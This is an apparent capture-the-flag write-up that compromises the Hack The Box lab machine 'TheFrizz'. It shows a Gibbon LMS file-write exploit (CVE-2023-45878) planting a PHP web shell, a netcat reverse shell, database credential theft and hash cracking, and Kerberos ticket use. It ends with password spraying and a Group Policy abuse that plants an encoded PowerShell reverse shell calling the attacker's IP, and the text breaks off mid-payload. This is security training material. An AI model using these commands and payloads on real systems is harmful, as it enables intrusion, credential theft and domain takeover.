TheFrizz is a medium-difficulty Windows machine featuring a web application showcasing Walkerville Elementary School and a Gibbon CMS instance.
Init
Starting with the nmap scan, we have SSH, LDAP and Kerberos ports open along with frizzdc.firzz.htb and firzz.htb on port 80.
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/thefrizz]
└──╼ [★]$ sudo nmap -sC -sV -oA nmap/thefrizz 10.10.11.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-29 16:19 EDT
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.94% done; ETC: 16:20 (0:00:00 remaining)
Nmap scan report for 10.10.11.60
Host is up (0.20s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Did not follow redirect to http://frizzdc.frizz.htb/home/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-30 03:20:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Hosts: localhost, FRIZZDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-30T03:20:28
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.65 seconds
The port 80 takes us to a WES School website hosted on apache server. There is a peculiar text under “Hacking & The Law” course name:
V2FudCB0byBsZWFybiBoYWNraW5n IGJ1dCBkb24ndCB3YW50IHRvIGdv IHRvIGphaWw/IFlvdSdsbCBsZWFy biB0aGUgaW4ncyBhbmQgb3V0cyBv ZiBTeXNjYWxscyBhbmQgWFNTIGZy b20gdGhlIHNhZmV0eSBvZiBpbnRl cm5hdGlvbmFsIHdhdGVycyBhbmQg aXJvbiBjbGFkIGNvbnRyYWN0cyBm cm9tIHlvdXIgY3VzdG9tZXJzLCBy ZXZpZXdlZCBieSBXYWxrZXJ2aWxs ZSdzIGZpbmVzdCBhdHRvcm5leXMu
Each string is 28 bytes but is a simple base64 encoding. Lols.
[b'Want to learn hacking',
 b" but don't want to go",
 b" to jail? You'll lear",
 b"n the in's and outs o",
 b'f Syscalls and XSS fr',
 b'om the safety of inte',
 b'rnational waters and ',
 b'iron clad contracts f',
 b'rom your customers, r',
 b'eviewed by Walkervill',
 b"e's finest attorneys."]
Next, we have “Staff Login” button which takes us to Gibbon LMS login (This site is based on Gibbon framework) page asking for username password and an option to start Student and Staff applications!

Trying with random email and password gives “Incorrect username and password” strange. Anyways, there is Forgot password button, which take us to http://frizzdc.frizz.htb/Gibbon-LMS/index.php?q=passwordReset.php. Seems like passing a file in the query param. So, maybe we can do arbitrary read?
A quick search lands me at CVE-2023-45878. A public exploit is available at https://herolab.usd.de/security-advisories/usd-2023-0025/.
Basically we can access a particular path (/modules/Rubrics/rubrics_visualise_saveAjax.php) which expects an ‘img’ tag and we can make it write arbitrary data under the pretext of bsae64 encoded image.
So, I head over to Burpsuite and send a POST request to above file and ask it to write php code into yuyu.php file.

img=image/png;yuyu,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKT8%2b&path=yuyu.php&gibbonPersonID=0000000001
The base64 string is the PHP code <?php echo system($_GET['cmd'])?.
Now that we have yuyu.php file on server, we can access it at /Gibbon-LMS/yuyu.php and we can pass a cmd parameter which is a windows command:

Noice! So, we can now execute commands and get a reverse shell! You can simply go to https://www.revshells.com/ and get your shell code in base64 with your IP and port specified!

We can then listen on our local machine and send the above text as argument of cmd. Remember that we need to substitute “space” with ”+” as you cannot pass white space in URL parameters. Send the request and you have the reverse shell 🎉.
─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/thefrizz]
└──╼ [★]$ rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.60 51511

PS C:\xampp\htdocs\Gibbon-LMS>
PS C:\xampp\htdocs\Gibbon-LMS> whoami
frizz\w.webservice
User flag
Well, I don’t know better so I look for the string password in all the files of current folder using findstr -I "password" *.*. It prints out a lot of data because we have a forgot password file too! We can exclude it and look at the data and find that config.php has a DB password!

I has whole SQL DB info too:
/**
 * Sets the database connection information.
 * You can supply an optional $databasePort if your server requires one.
 */
$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';
So, we can access the DB! I change to the /xampp/mysql/bin folder which has mysql.exe. This can be used to read Tables and it’s contents.
PS C:\xampp\mysql\bin> .\mysql.exe -uMrGibbonsDB -p'MisterGibbs!Parrot!?1' gibbon -e 'show tables';
A lot of tables are listed. I try to look for any user or student or person table. There is a gibbonperson table. So, lets describe it.
PS C:\xampp\mysql\bin> .\mysql.exe -uMrGibbonsDB -p'MisterGibbs!Parrot!?1' gibbon -e 'describe gibbonperson';
Field	Type	Null	Key	Default	Extra
gibbonPersonID	int(10) unsigned zerofill	NO	PRI	NULL	auto_increment
title	varchar(5)	NO		NULL
surname	varchar(60)	NO
firstName	varchar(60)	NO
preferredName	varchar(60)	NO
officialName	varchar(150)	NO		NULL
nameInCharacters	varchar(60)	NO		NULL
gender	enum('M','F','Other','Unspecified')	NO		Unspecified
username	varchar(20)	NO	UNI	NULL
passwordStrong	varchar(255)	NO		NULL
passwordStrongSalt	varchar(255)	NO		NULL
passwordForceReset	enum('N','Y')	NO		N
And this one has a “passwordStrong” with “Salt” fields. So we can extract thoes and try to crack it with hascat.
PS C:\xampp\mysql\bin> .\mysql.exe -uMrGibbonsDB -p'MisterGibbs!Parrot!?1' gibbon -e 'select username,passwordStrong,passwordStrongSalt from  gibbonperson';
username	passwordStrong	passwordStrongSalt
f.frizzle	067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03	/aACFhikmNopqrRTVz2489
Put all the data in a hash.txt file in format username:hash:salt as that is the expected format. In Gibbon, the passwords are stored as SHA256 where salt is prepended so choose the mode accordingly.
hashcat -m 1420 --username hash.txt /usr/share/wordlists/rockyou.txt.gz
And we have the password cracked! 067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489:Jenni_Luvs_Magic23
Now we can simply ssh to the machine!
Well, no! The firewall will block it. The SSH is configured to not be accessed via password. We cannot use evil-winrm as the firewall has blocked the ports!
PORT     STATE    SERVICE VERSION
5985/tcp filtered wsman
5986/tcp filtered wsmans
We need to get Kerberos credentials. We can do so via the SMB service using NetExec.
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/thefrizz]
└──╼ [★]$ nxc smb -k 10.10.11.60 -u 'f.frizzle' -p 'Jenni_Luvs_Magic23'
SMB         10.10.11.60     445    frizzdc          [*]  x64 (name:frizzdc) (domain:frizz.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.60     445    frizzdc          [-] frizz.htb\f.frizzle:Jenni_Luvs_Magic23 KRB_AP_ERR_SKEW
But the clock is skew so do sudo ntpdate 10.10.11.60 and rerun above command. (For some reason on my machine the clock will always get out of sync and so I had to rerun the ntpdate command again and again).
Once we have the clock in sync, we can do --generate-krb5-file frizz.krb5 and put this in /etc.
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/thefrizz]
└──╼ [★]$ nxc smb frizzdc.frizz.htb -k -u f.frizzle -p Jenni_Luvs_Magic23 --generate-krb5-file frizz.krb5

┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/thefrizz]
└──╼ [★]$ sudo cp frizz.krb5 /etc/krb5.conf
Then you can get the Kerberos ticket via getTGT.py (script from impacket).
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/thefrizz]
└──╼ [★]$ getTGT.py frizz.htb/f.frizzle:Jenni_Luvs_Magic23
/home/truelyyours/.local/pipx/venvs/impacket/lib/python3.11/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.13.0.dev0+20250820.203717.835623ae - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in f.frizzle.ccache
Now we can set the KRB4CCNAME to the cache file and connect via ssh with Kerberos ticket!
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/thefrizz]
└──╼ [★]$ KRB5CCNAME=f.frizzle.ccache ssh -K f.frizzle@frizzdc.frizz.htb -v

PowerShell 7.4.5
PS C:\Users\f.frizzle> whoami
frizz\f.frizzle
Now that we are in the user machine, we can get the user flag! Cheers! 🎉
Administrator Flag
Now, I don’t know if I am in luck, on some previous user did this (as the HTB ip is same for all), when I type cd, it show a hint to d into C:\$RECYCLE.BIN. So, I do that!
S C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103> gci -force

    Directory: C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          10/29/2024  7:31 AM            148 $IE2XMEG.7z
-a---          10/24/2024  9:16 PM       30416987 $RE2XMEG.7z
-a-hs          10/29/2024  7:31 AM            129 desktop.ini
Here we have some deleted archive files. An interesting thing I found is that the 1st file is the metadata of the 2nd file which is the actually deleted file. You can check this by doing
PS C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103> Format-Hex '.\$IE2XMEG.7z'

   Label:
C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\$IE2XMEG.7z

          Offset Bytes                                           Ascii
                 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
          ------ ----------------------------------------------- -----
0000000000000000 02 00 00 00 00 00 00 00 5B 20 D0 01 00 00 00 00 �       [ �
0000000000000010 00 16 97 32 0F 2A DB 01 3C 00 00 00 43 00 3A 00  ��2�*�<   C :
0000000000000020 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 66 00 \ U s e r s \ f
0000000000000030 2E 00 66 00 72 00 69 00 7A 00 7A 00 6C 00 65 00 . f r i z z l e
0000000000000040 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 \ A p p D a t a
0000000000000050 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 \ L o c a l \ T
0000000000000060 65 00 6D 00 70 00 5C 00 77 00 61 00 70 00 74 00 e m p \ w a p t
0000000000000070 2D 00 62 00 61 00 63 00 6B 00 75 00 70 00 2D 00 - b a c k u p -
0000000000000080 73 00 75 00 6E 00 64 00 61 00 79 00 2E 00 37 00 s u n d a y . 7
0000000000000090 7A 00 00 00                                     z
Here we have some backup data file. So, let’s recover it and have a look! Doing a scp gives an error as “corrupt file” so you have to find another way to access the file. Luckily we can do so as we already have the web user’s shell so we can copy file there. Now you can do a wget frizz.htb/Gibbon-LMS/wapt.7z and go ahead with extraction etc.
There are a lot of folders, but as usual, let’s start with conf. There are ca certificates and private key. In the wapserver.ini you can see secrete token as well password!
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/thefrizz/wapt/conf]
└──╼ [★]$ cat waptserver.ini
[options]
allow_unauthenticated_registration = True
wads_enable = True
login_on_wads = True
waptwua_enable = True
secret_key = ylPYfn9tTU9IDu9yssP2luKhjQijHKvtuxIzX9aWhPyYKtRO7tMSq5sEurdTwADJ
server_uuid = 646d0847-f8b8-41c3-95bc-51873ec9ae38
token_secret_key = 5jEKVoXmYLSpi5F7plGPB4zII5fpx0cYhGKX5QC0f7dkYpYmkeTXiFlhEJtZwuwD
wapt_password = IXN1QmNpZ0BNZWhUZWQhUgo=
clients_signing_key = C:\wapt\conf\ca-192.168.120.158.pem
clients_signing_certificate = C:\wapt\conf\ca-192.168.120.158.crt

[tftpserver]
root_dir = c:\wapt\waptserver\repository\wads\pxe
log_path = c:\wapt\log
So, we have some password IXN1QmNpZ0BNZWhUZWQhUgo= which decodes to !suBcig@MehTed!R. Now, taking a leap that this is some user’s password and that we are doing active directory attack, we can try to brute force this password and try to login for all the user on the remote system. Checking the “Users” folder, we can some names which we can checkout.
PS C:\Users> tree .
Folder PATH listing
Volume serial number is 00000225 D129:C3DA
C:\USERS
├───Administrator
├───f.frizzle
│   ├───Desktop
│   ├───Documents
│   ├───Downloads
│   ├───Favorites
│   ├───Links
│   ├───Music
│   ├───Pictures
│   ├───Saved Games
│   └───Videos
├───M.SchoolBus
├───Public
├───v.frizzle
└───w.Webservice
PS C:\Users>
We can also collect data using rusthound. It will collect a lot of data regarding available users, domain groups, permission etc. and you can analyze that data in bloodhound.
But first, we have to try out the password. We can extract all the usernames from the collected rusthound data as follows:
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/machines/thefrizz/bloodhound]
└──╼ [★]$ cat 20250831131851_frizz-htb_users.json | jq .data[].Properties.name
"ADMINISTRATOR@FRIZZ.HTB"
"GUEST@FRIZZ.HTB"
"KRBTGT@FRIZZ.HTB"
"F.FRIZZLE@FRIZZ.HTB"
"W.LI@FRIZZ.HTB"
"H.ARM@FRIZZ.HTB"
"M.SCHOOLBUS@FRIZZ.HTB"
"D.HUDSON@FRIZZ.HTB"
"K.FRANKLIN@FRIZZ.HTB"
"L.AWESOME@FRIZZ.HTB"
"T.WRIGHT@FRIZZ.HTB"
"R.TENNELLI@FRIZZ.HTB"
"J.PERLSTEIN@FRIZZ.HTB"
"A.PERLSTEIN@FRIZZ.HTB"
"P.TERESE@FRIZZ.HTB"
"V.FRIZZLE@FRIZZ.HTB"
"G.FRIZZLE@FRIZZ.HTB"
"C.SANDIEGO@FRIZZ.HTB"
"C.RAMON@FRIZZ.HTB"
"M.RAMON@FRIZZ.HTB"
"W.WEBSERVICE@FRIZZ.HTB"
"NT AUTHORITY@FRIZZ.HTB"
After saving all the usernames (without double quotes), you can enumerate the password with SMB login and check if it works or not:
nxc smb frizzdc.frizz.htb -k -u all_users.txt -p '!suBcig@MehTed!R' --continue-on-success
You’ll notice that only for one user we get through the authentication phase. I get the clock skew error as my system clock is not in sync with the remote server and for some reason sudo ntpdate 10.10.11.60 does not keep the clock in sync.
Checking in bloodhound we find that the below details

So, among the above users, m.schoolbus is a member of Group Policy Creator so if we can access to this particular user we can potential exploit the privileges to obtain root access.
Now we can login to this user via ssh after getting the Kerberos ticket.
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/machines/thefrizz]
└──╼ [★]$ getTGT.py frizz.htb/m.schoolbus:'!suBcig@MehTed!R'
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/machines/thefrizz]
└──╼ [★]$ KRB5CCNAME=m.schoolbus.ccache ssh -K m.schoolbus@frizzdc.frizz.htb
PowerShell 7.4.5
PS C:\Users\M.SchoolBus>
With the Group Policy Object Ownership, we can use SharpAbuse’s GOP abuse exe.
First, lets create a new GPO.
New-GPO -name "heyoh"- Create a new user namedheyohNew-GPLINK -name "heyoh" -target "OU=DOMAIN CONTROLLERS,DC=FRIZZ,DC=HTB"- We want to assign the created user to the same Organization Unit (OU) as the Domain controller. You can get this info from the blood hound portal.
.\sharpgpoabuse.exe --addcomputertask --GPOName heyoh --author heyoh --taskname RevShell --Command "powershell.exe" --arguments "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4AOAAyACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAH